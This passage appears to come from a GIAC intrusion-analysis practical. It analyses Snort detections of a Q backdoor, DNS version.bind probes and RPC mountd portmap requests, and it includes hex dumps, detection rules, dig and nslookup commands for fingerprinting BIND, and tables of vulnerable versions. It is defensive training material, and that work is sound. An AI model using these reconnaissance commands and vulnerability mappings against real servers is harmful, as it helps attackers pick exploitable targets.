***A*R** Seq: 0x0  Ack: 0x0  Win: 0x0  TcpLen: 20
63 6B 6F                                          cko
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A) Source address of 255.255.255.255
B) Source port of 31337
C) Window Size of 0x0
D) Sequence number of 0x0

The answer is B.

References

"IDS203 "TROJAN-ACTIVE-Q-TCP." ArachNIDS - The Intrusion Event Database. Whitehats Network Security Resource. 2001.
URL:http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids203.

Le (sec@onetwo.com). "Email subject: Backdoor Q access." Incidents@securityfocus.com mailing list. 4/29/2001. URL: http://lists.jammed.com/incidents/2001/04/0153.html.

Peterson, Jeff (jpeterson@btiis.net). "Email subject: Backdoor Q access." Incidents@securityfocus.com mailing list. 5/4/2001. URL: http://lists.jammed.com/incidents/2001/05/0037.html.

Mixter. "Source code for Q – version 2.4." Remote access and redirection services with strong encryption. File: Q-2.4.tgz. 1999. URL:http://mixter.warrior2k.com/.

Detect 2 – DNS named version attempt

1) Source of Trace

The following logs were analyzed from the incidents.org website: http://www.incidents.org/logs/Raw/2002.4.21

Although the log stated the traffic was for 4/21/2002 it actually contained traffic from 5/20-19:01:56 to 5/21-18:58:23.

The following alerts were generated:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/20-22:30:50.824488 203.122.47.137:17979 -> XXX.XXX.52.171:53
UDP TTL:41 TOS:0x0 ID:37731 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/20-22:48:19.454488 203.122.47.137:12429 -> XXX.XXX.64.176:53
UDP TTL:41 TOS:0x0 ID:57425 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/21-01:51:20.024488 203.122.47.137:30828 -> XXX.XXX.73.48:53
UDP TTL:41 TOS:0x0 ID:4413 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/21-06:24:32.964488 203.122.47.137:24654 -> XXX.XXX.28.77:53
UDP TTL:41 TOS:0x0 ID:51644 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/21-06:42:58.244488 203.122.47.137:18269 -> XXX.XXX.65.163:53
```

```
UDP TTL:41 TOS:0x0 ID:12143 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4..........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

2) Detect was generated by

Snort v.1.9.0 (Build 209) using a rule set dated 11/11/2002. According to Snort Rules the detection signature is as follows:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt";
content:"|07|version"; offset:12; content:"|04|bind"; nocase; offset: 12;
reference:nessus,10028; reference:arachnids,278; classtype:attempted-recon;
sid:1616; rev:3;)
```

The network infrastructure in which this packet was found is unknown.

Three questions that should be answered when looking at the detect in question:

1. Could this be a false positive? Since there is little reason for a version request to come from outside your network this is probably not a false positive. In fact, with the number of bind and other nameserver exploits coming out, I would be vigilant regarding this probe.
2. Could this attack bypass the current signature causing false negatives? There is not too many ways to request the version of the DNS servers; so developing a probe to bypass this signature might prove to be difficult.
3. Do we really understand the attack and traffic to keep false interpretations from happening? This is an information gathering probe where the information gathered may be used to launch attacks against specific vulnerable servers.

3) Probability the source address was spoofed

This was an information-gathering scan to gain the DNS named version for the server, so it would require the information to be returned to the attacker. Since this is UDP and no three-way handshake is required a spoofed source address is possible if the attacker has the ability to operate a sniffer somewhere upstream from the host. This is a more advanced technique, which keeps the attacker anonymous. A more likely scenario is that the source address is not spoofed due to the sheer amount of port and reconnaissance scanning that is done. Most security administrators and IDS analysts will ignore this traffic after the 1,000th scan for the same information. Focus should be placed on the defense recommendations below.

4) Description of Attack

This attack is attempting to find out the version number of any BIND nameservers it has come across. Berkeley Internet Name Domain (BIND) is an implementation of the Domain Name System (DNS) protocols and provides the major components to support DNS Services including a DNS server called named, a DNS resolver library and several tools for verifying the proper operation of the DNS server. BIND is the defacto standard on the internet for DNS implementations and additional information on BIND can be found at http://www.isc.org/products/BIND/.

DNS servers use port 53 for communication, which means most perimeter devices have to let it pass. Depending on the server name and version DNS uses udp for client requests and tcp for zone transfers. This makes this service a key target for attackers.

This probe is attempting to determine the version and type of a name daemon by querying the BIND based nameserver. This would be classified as a probe or reconnaissance attempt to be used to launch specific attacks against any found vulnerable hosts.

There are two popular manual ways to determine this information. The first is to use DIG (Domain internet groper) and type in:

```
Dig @server.com version.bind txt chaos
```

Or with Nslookup:

```
nslookup
- server server.server.com
- set class=chaos
- set type=txt
- version.bind
```

Other automated scanning tools are available allowing you to scan networks at a time vs. the manual procedure.

5) Attack Mechanism

BIND servers are vulnerable to a variation of exploits as seen below and in the correlation section. Knowing the version for these target servers would be helpful in determining whether or not the host is vulnerable to a given attack. Although this is probably a port scanning utility, I don't believe it does any packet crafting to generate the requests since each of the packets have different source ports and IDs.

From this probe the attacker will obtain the version of the BIND server that is running. Once this information has been found the attacker has several attacks to choose from:

Versions	Description	Reference
BIND 4 <4.9.10 BIND 8 <8.3.3	Flaw in formation of DNS responses containing SIG resource records (RR) allows attackers to execute arbitrary code.	CAN-2002-1219
BIND 4.9.2 – 4.9.10 and derived libraries	Overflow in getnetbyname or getnetbyaddr functions allows attackers to execute arbitrary code.	CAN-2002-0029
BIND 4.9.8	Overflow in DNS resolver functions that perform lookup of network names and addresses attackers to execute arbitrary code.	CAN-2002-0684
BIND	Buffer overflow in the DNS resolver code in libc and libbind allows attackers to execute arbitrary code.	CAN-2002-0400
BIND 4.9.3 to 4.9.7	Format string vulnerability in nslookupComplain function allows attackers to gain root privileges.	CVE-2001-0013

BIND 8.2 to 8.2.2 p7	Buffer overflow in transaction signature handling code allows attackers to gain root privileges.	CVE-2001-0010
BIND 8.1	Overflow in host command allows attacker to execute arbitrary commands.	CAN-2000-1029
BIND 8.2 to 8.2.1	Buffer overflow via NXT records	CVE-1999-0833
BIND 4.9 and BIND 8	Inverse query buffer overflow	CVE-1999-0009

6) Correlations

I reviewed Dshield to determine if this host has probed before.

DShield Profile:

Country:	IN
Contact E-mail:	sachin.mehra_AT_in.spectranet.com (bounced)
Total Records against IP:	2037
Number of targets:	1729
Date Range:	2002-11-24 to 2002-11-25

Ports Attacked (up to 10):

Port	Attacks
53	39

Whois:

```
inetnum:        203.122.0.0 - 203.122.63.255
netname:        SPECTRANET
country:        IN
descr:          SPECTRA NET LIMITED
                FIRST FIBRE BROADBAND NETWORK IN NEW DELHI,
INDIA.
```

http://www.dshield.org/ipinfo.php?ip=203.122.047.137

The following include some of the exploits found for BIND and named. Version information would come in handy here.

7) Evidence of Active Targeting

The scan was done by some automated port scanner which is evident by the source ports of 17979, 12429, 30828, 24654 and 18269 for the packets captured over an ~8 hour period. Since each packet sent out had a unique source port there are many machines being scanned by this host and was further correlated with Dshield as seen in the Correlations section above. This would be considered active targeting of DNS servers.

8) Severity

Severity = (Target Criticality + Attack Lethality) – (System Countermeasure + Network Countermeasure)

Target Criticality – (5) The machines targeted are DNS servers, which make up a critical part of any network.

Attack Lethality – (1) These were scans to gain additional information on possible vulnerable servers.

System Countermeasure – (4) Simple configuration changes can be made to turn off the ability to query the named version.

Network Countermeasure – (1) Since DNS is considered normal, important traffic there will not be many network countermeasures available.

So the Severity would be (5 + 1) – (4 + 1) = 1

9) Defensive Recommendations

The following recommendations are suggested to secure your DNS servers.

a) Update to the latest DNS version. This can be found at http://www.isc.org.
b) Configure the Bind server to not respond to version requests. This would be better than configuring them to return "no version" since then the attacker knows a Bind server was found. Then the attacker could attempt attacks even though they don't know if it will work. Directions on how to turn off response to version requests can be found at http://www.oreilly.com/catalog/dns4/chapter/ch11.html.
c) If you manage your companies DNS servers another recommendation would be to join Bugtraq or other mailing lists that can give timely notices and information on such exploits.
d) Restrict zone transfers. Additional configuration information can be found at http://www.whitehats.ca/main/members/Jeff/jeff_dns_security/jeff_dns_security.html.
e) Refer to SANS for the Ten most critical Internet Security Threat to review other security issues at http://www.sans.org/top20/top10.php.

10) Multiple Choice Test Question

What attribute(s) tell the IDS analyst that these probes probably were not crafted packets?

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/21-01:51:20.024488 203.122.47.137:30828 -> XXX.XXX.73.48:53
UDP TTL:41 TOS:0x0 ID:4413 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
05/21-06:24:32.964488 203.122.47.137:24654 -> XXX.XXX.28.77:53
UDP TTL:41 TOS:0x0 ID:51644 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] DNS named version attempt [**]
```

```
05/21-06:42:58.244488 203.122.47.137:18269 -> XXX.XXX.65.163:53
UDP TTL:41 TOS:0x0 ID:12143 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4..........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A) Each of the packets has changing ID fields and Source Ports.
B) They each have a TOS of 0x0.
C) They all have an IPLen of 20.
D) They have the same TTL.

Answer is A.

References

ICAT Metabase. CVE vulnerability database. URL: http://icat.nist.gov/icat.cfm

ArachNIDS. “IDS278 "NAMED-PROBE-VERSION." The Intrusion Event Database. Whitehats Network Security Resource. URL:http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids278

SecurityFocus.com. “Multiple Vendor BIND iquery buffer overflow Vulnerability” URL:http://online.securityfocus.com/bid/134/discussion/

Detect 3 – Portmap-Request-MountD

1) Source of Trace

The following logs were analyzed from the incidents.org website: http://www.incidents.org/logs/Raw/2002.5.7

Although the log stated the traffic was for 5/7/2002 it actually contained traffic from 6/06-19:07:40 to 6/07-18:56:08.

The following alerts were generated:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-17:59:45.084488 195.228.243.120:902 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:11168 IpLen:20 DgmLen:84
Len: 64
62 38 A4 AE 00 00 00 00 00 00 00 02 00 01 86 A0  b8..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-17:59:45.904488 195.228.243.120:902 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:11207 IpLen:20 DgmLen:84
Len: 64
62 38 A4 AE 00 00 00 00 00 00 00 02 00 01 86 A0  b8..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-17:59:47.504488 195.228.243.120:902 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:11289 IpLen:20 DgmLen:84
Len: 64
62 38 A4 AE 00 00 00 00 00 00 00 02 00 01 86 A0  b8..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-17:59:50.714488 195.228.243.120:902 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:11488 IpLen:20 DgmLen:84
Len: 64
62 38 A4 AE 00 00 00 00 00 00 00 02 00 01 86 A0  b8..............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:06.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15490 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:08.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15641 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:10.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15751 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

2) Detect was generated by

Snort v.1.9.0 (Build 209) using a rule set dated 11/11/2002. According to the Snort Signature Database the following detection signature was used:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap request
mountd"; content:"|01 86 A5 00 00|";offset:40;depth:8;
```

```
reference:arachnids,13; classtype:rpc-portmap-decode;
flow:to_server,established; sid:579; rev:2;)
```

The network infrastructure in which this packet was found is unknown.

Three questions that should be answered when looking at the detect in question:

1. Could this be a false positive? Since it looks like an actual query to the portmap daemon attempting to determine the port for the rpc.mountd service happened, it was an actual attempt and not a technical false positive. After reviewing the complete sniff trace we noticed a lack of any return traffic, which would imply that either the host didn't exist or the rpc.mountd service wasn't running on this host.
2. Could this attack bypass the current signature causing false negatives? The process of requesting the port that rpc.mountd is bound to allows them to know whether further probing is possible on this host. A false negative is probably not going to happen since there are specific ways to request this information. However, if traffic is only being looked at for this request and not the later phases of probing (i.e. showmount) then an attacker could bypass this phase and just attempt something like showmount to find out if mountd is running.
3. Do we really understand the attack and traffic to keep false interpretations from happening? We understand the implications of the attack in regard to the probing of the rpc.mountd services. What is unknown is the reason for the same destination IP to be hit by seven packets coming from the same source IP with the only differences being the move up from source port 902 to 903 and the IP ID field increasing.

3) Probability the source address was spoofed

I looked into the possibility of doing an idlescan with UDP instead of TCP and I couldn't come up with anything to support or contradict this idea. Since the IP ID resides in the IP header the concept should port over to UDP. Unfortunately as with most IDS analysts, I haven't the time to research this in depth but I wouldn't want to discount at this time. If this would be a possibility then the attacker would be able to gain the information desired using a crafted packet.

Since this is UDP and no three-way handshake is required a spoofed source address is possible if the attacker has the ability to operate a sniffer somewhere upstream from the host. This is a more advanced technique, which keeps the attacker anonymous. A more likely scenario is that the source address is not spoofed since scanning for such information is common.

4) Description of Attack

The alert detected an actual query to the portmap daemon attempting to determine the port for the rpc.mountd service. From this the attacker can determine if NFS, a distributed file system where clients make use of file systems provided by servers, is available. The rpc.mountd service manages all requests to access these distributed file systems.

A quick search of the CVE database (http://cve.mitre.org/cve) yields quite a few well-documented vulnerabilities relating to the rpc.mountd service. Once this service is identified as active on a host most of these exploits below could be attempted. Both CVE entries and candidates are shown below:

Name	Description
CVE-1999-0002	Buffer overflow in NFS mountd gives root access to remote attackers, mostly in Linux systems.
CVE-1999-0170	Remote attackers can mount an NFS file system in Ultrix or OSF, even if it is denied on the access list.
CVE-1999-0211	Extra long export lists over 256 characters in some mount daemons allows NFS directories to be mounted by anyone.
CVE-1999-0212	Solaris rpc.mountd generates error messages that allow a remote attacker to determine what files are on the server.
CAN-1999-1225	rpc.mountd on Linux, Ultrix, and possibly other operating systems, allows remote attackers to determine the existence of a file on the server by attempting to mount that file, which generates different error messages depending on whether the file exists or not.
CAN-2002-0359	xfsmd for IRIX 6.5 through 6.5.16 uses weak authentication, which allows remote attackers to call dangerous RPC functions, including those that can mount or unmount xfs file systems, to gain root privileges.

In addition I found that arachNIDS (http://www.whitehats.com/ids/) referenced CAN-1999-0632, which simply describes that the RPC portmapper service is running. This is currently under review due to the fact that a service running should not be described as a vulnerability but more accurately an exposure. A service running in an environment in which it is needed would have to become a managed risk since the need for its use outweighs the risks. It would only be when a service is running that is not needed that it becomes an unnecessary risk.

5) Attack Mechanism

This alert was generated on a stimulus packet since the actual packet was attempting to probe for a particular service on the destination computer. I then looked at the complete trace for any other traffic referencing either the source host or destination host and found just these packets. The trace consisted the following characteristics:

Time (difference)	Src port	Dst port	TTL	TOS	IP ID (actual)	IP ID (difference)
	902	111	113	0x0	11168	
.82 seconds	902	111	113	0x0	11207	39
1.6 seconds	902	111	113	0x0	11289	82
3.21 seconds	902	111	113	0x0	11488	199
75.31 seconds	903	111	113	0x0	15490	1002
120 seconds	903	111	113	0x0	15641	151
120 seconds	903	111	113	0x0	15751	110

Another interesting note would be the fact that the time entry found in each packet all ended with .004488 seconds. This may be due to the inability of the sensors clock from documenting anything more precise. A quick look at the complete trace verified this.

These packets contain a source port that is below 1024 and normal NFS traffic usually has ephemeral source ports. This means that the traffic had to be generated by a user with root/administrative privileges.

6) Correlations

To assist with information on this IP, I used the dshield database (www.dshield.org/ipinfo.php) to determine the following:

IPAddress: 195.228.243.120
HostName: fw.axelero.hu

DShield Profile:

Country:	HU
Contact E-mail:	fekete.tamas@axelero.com
Total Records against IP:	24
Number of targets:	12

From postings to the net I found a trace from Apr 3 2000 at http://www.sans.org/y2k/040500-1230.htm. These alerts were found on Eutech, MPLS MN, USA (dialupM58.mpls.uswest.net) and the interesting thing is the fact that the source port of the scanning computer is a non-ephemeral port. As with the trace above this requires the user to be running the scan while having root/administrative privileges.

```
Apr 3 12:56:39 dns1 snort[4415]: IDS013 - RPC -
portmap-request-mountd: 216.160.38.58:761 -> a.b.c.34:111
--------
[**] IDS013 - RPC - portmap-request-mountd [**]
04/03-12:56:39.550530 216.160.38.58:761 -> a.b.c.34:111
UDP TTL:49 TOS:0x0 ID:47954
Len: 64
7A 62 57 13 00 00 00 00 00 00 00 02 00 01 86 A0 zbW.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ................
00 00 00 11 00 00 00 00 ........
--------
Apr 3 12:56:39 dns3 snort[9658]: IDS013 - RPC -
portmap-request-mountd: 216.160.38.58:750 -> a.b.c.98:111
--------
[**] IDS013 - RPC - portmap-request-mountd [**]
04/03-12:56:39.480862 216.160.38.58:750 -> a.b.c.98:111
UDP TTL:49 TOS:0x0 ID:47947
Len: 64
0B 3A 2F 6B 00 00 00 00 00 00 00 02 00 01 86 A0 .:/k............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01 ................
00 00 00 11 00 00 00 00 ........

On another post on May 23 2001 found at
http://www.incidents.org/archives/intrusions/msg03425.html, the tool … from
```

http://www.cerberus-infosec.co.uk/cis.shtml was identified as a possible source of the scan.

7) Evidence of Active Targeting

There was no evidence of active targeting. The fact that there was no other data from this source IP gives credence that it was either an accidental or random hit.

8) Severity

Severity = (Target Criticality + Attack Lethality) – (System Countermeasure + Network Countermeasure)

Target Criticality – (4) File system sharing services will be very important to its users.

Attack Lethality – (1) These were scans to gain additional information on possible vulnerable servers.

System Countermeasure – (5) Server running latest versions of software which are not known to be vulnerable.

Network Countermeasure – (5) Network Firewalls in place that do not allow outside IPs to connect to internally used services. VPN connections are used to secure external connections to such services.

So the Severity would be (4 + 1) – (5 + 5) = -5

9) Defensive Recommendations

Use of firewalls to deny external access to port 111 should be implemented. If external use of such services then VPNs should be used for secure communication to internal services. Updated software or patches to the RPC and rpc.mountd services should be applied to ensure the services are not exploited from the inside. Refer to SANS for the Ten most critical Internet Security Threat to review other related security concerns at http://www.sans.org/top20/top10.php.

10) Multiple Choice Test Question

What is true about the following trace?

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:06.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15490 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:08.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15641 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
```

```
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] RPC portmap request mountd [**]
06/07-18:01:10.024488 195.228.243.120:903 -> 46.5.115.153:111
UDP TTL:113 TOS:0x0 ID:15751 IpLen:20 DgmLen:84
Len: 64
3E 01 4F BC 00 00 00 00 00 00 00 02 00 01 86 A0  >.O.............
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 A5 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A. 195.228.243.120 is attacking 46.5.115.153 on port 903.
B. The packets Type of Service (TOS) is to cause Minimum Delay.
C. MountD is an unnecessary service and should always be closed.
D. 195.228.243.120 is attempting to gain information about 46.5.115.153.

The answer is D.

References

ArachNIDS. “IDS13 “Portmap-Requestmountd." The Intrusion Event Database. Whitehats Network Security Resource. URL:http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids13

CERT. “CA-98.12: Remotely Exploitable Buffer Overflow Vulnerability in Mountd.” http://online.securityfocus.com/advisories/336

ICAT metabase. “CVE Database.” URL: http://icat.nist.gov/icat.cfm?.

Part 3 – Analyze This

Executive Summary

GIAC University has several issues that need further investigation, which has been defined below. In addition we have summated several of the defensive recommendations given throughout the paper. Our analysis comes from 5 days of logs accumulated from snort sensors that covered from November 6, 2002 to November 10, 2002. These log files are archived at http://www.incidents.org/logs/ and contained in the following files:

Alert Logs	Out-Of-Spec Logs	Scan Logs
Alert.021015.gz	OOS_Report_2002_10_15_13854.txt	Scans.021015.gz
Alert.021016.gz	OOS_Report_2002_10_16_32106.txt	Scans.021016.gz
Alert.021017.gz	OOS_Report_2002_10_17_23248.txt	Scans.021017.gz
Alert.021018.gz	OOS_Report_2002_10_18_15331.txt	Scans.021018.gz
Alert.021019.gz	OOS_Report_2002_10_19_1468.txt	Scans.021019.gz

GIAC University Network Issues Needing Further Investigation

Host	Investigation cause
10.1.100.220	Possible compromised machine - look for IRC bot called XDCC
10.1.93.146 10.1.84.147 10.1.84.178 10.1.70.176 10.1.91.240 10.1.139.10 10.1.111.214 10.1.6.40 10.1.185.48	Possible compromised machine – If a Un*x OS then further look for Adore Worm infection.
10.1.6.40	Possible W32.Bugbear@mm worm infection. Send out notice to all users and review logs for machines getting mail that correlate with time of alerts to determine if further infection has occurred.
10.1.113.4 10.1.6.40 10.1.116.68 10.1.105.42	Possible compromised machines with traffic going to or from port 27374 (known trojan port). Review machines for possible infection.
10.1.84.100 10.1.117.25	Possible compromised machines. If machines run NTPd (Network Time Protocol Daemon) then review for possible compromise.
10.1.114.88	Possible compromised machine. Variety of alerts referenced this IP including IIS Unicode, Possible Red worm infection, IIS ISAPI .ida exploit, NMAP TCP Ping.
450 hosts listed under spp_http_decode: IIS Unicode attack detected heading	These 450 hosts need to be checked to see if they are running IIS and what patches they are running to ensure they haven't been compromised.

GIAC University Network Defensive Recommendations:

- Tune IDS Sensor policy to limit (see Alert Analysis by Frequency of Occurrence). This can assist by allowing the IDS operators to focus on the true threats.
- Perimeter control (firewall/ACLs) so security administrators have the ability to control the traffic going in and out of their networks. Even if left wide open for most of the time, they are invaluable when administrators wish to keep a particular type of traffic either in or out of their networks. At a minimum external hosts should never be allowed to connect to internal services on the following ports:
    - TCP/UDP 111 – RPC portmapper
    - TCP/UDP 135 – MS epmap/DCE Endpoint Resolution
    - TCP/UDP 136 – MS Profile Naming Service
    - TCP/UDP 137 – MS NetBIOS-Name Service
    - TCP/UDP 138 – MS NetBIOS Datagram Service
    - TCP/UDP 139 – MS NetBIOS Session Service
    - TCP/UDP 161 – SNMP
    - TCP/UDP 162 – SNMPTRAP

- TCP/UDP 123 - NTP
- TCP/UDP 445 – MS Domain Services
- TCP/UDP 2049 – NFS
- TCP/UDP 7000-7009 – AFS
- TCP/UDP 65535 – Possible Adore communication

- Update the schools security policy that all students are required to sign and follow. This would allow the university's IT security administrators to have policy to fall back on when dealing with incidents. The policy should include:
  - Students are not allowed to use University resources (i.e. bandwidth, servers, etc.) for filesharing applications like Kazaa, WinMX, Blubster, Edonkey 2000, Morpheous, etc.
  - Students are not allowed to use University resources (i.e. bandwidth, servers, etc.) for online gaming applications like Half-Life, Doom, UnReal, etc.
  - Requiring any student to ensure their personal machine, if connected to university networks, to have latest patches applied and latest virus signatures applied.(This might be something the school should offer for free to students.)
  - Students are not allowed to operate servers of any nature including web, ftp, irc, email, ssh, etc.
  - All students will cooperate with IT security regarding computer incident investigation.

Log Format

Alert files are snort logs in fast alert mode.
TIMESTAMP [**] ALERT MESSAGE [**] SRC IP:PORT -> DEST IP:PORT

OOS Report files are snort logs with Out of Specification packets that have unusual TCP flag combinations.
TIMESTAMP SRC IP:PORT -> DEST IP:PORT
HEADER DETAILS
PAYLOAD

Scan files are snort logs generated from spp_portscan preprocessor.
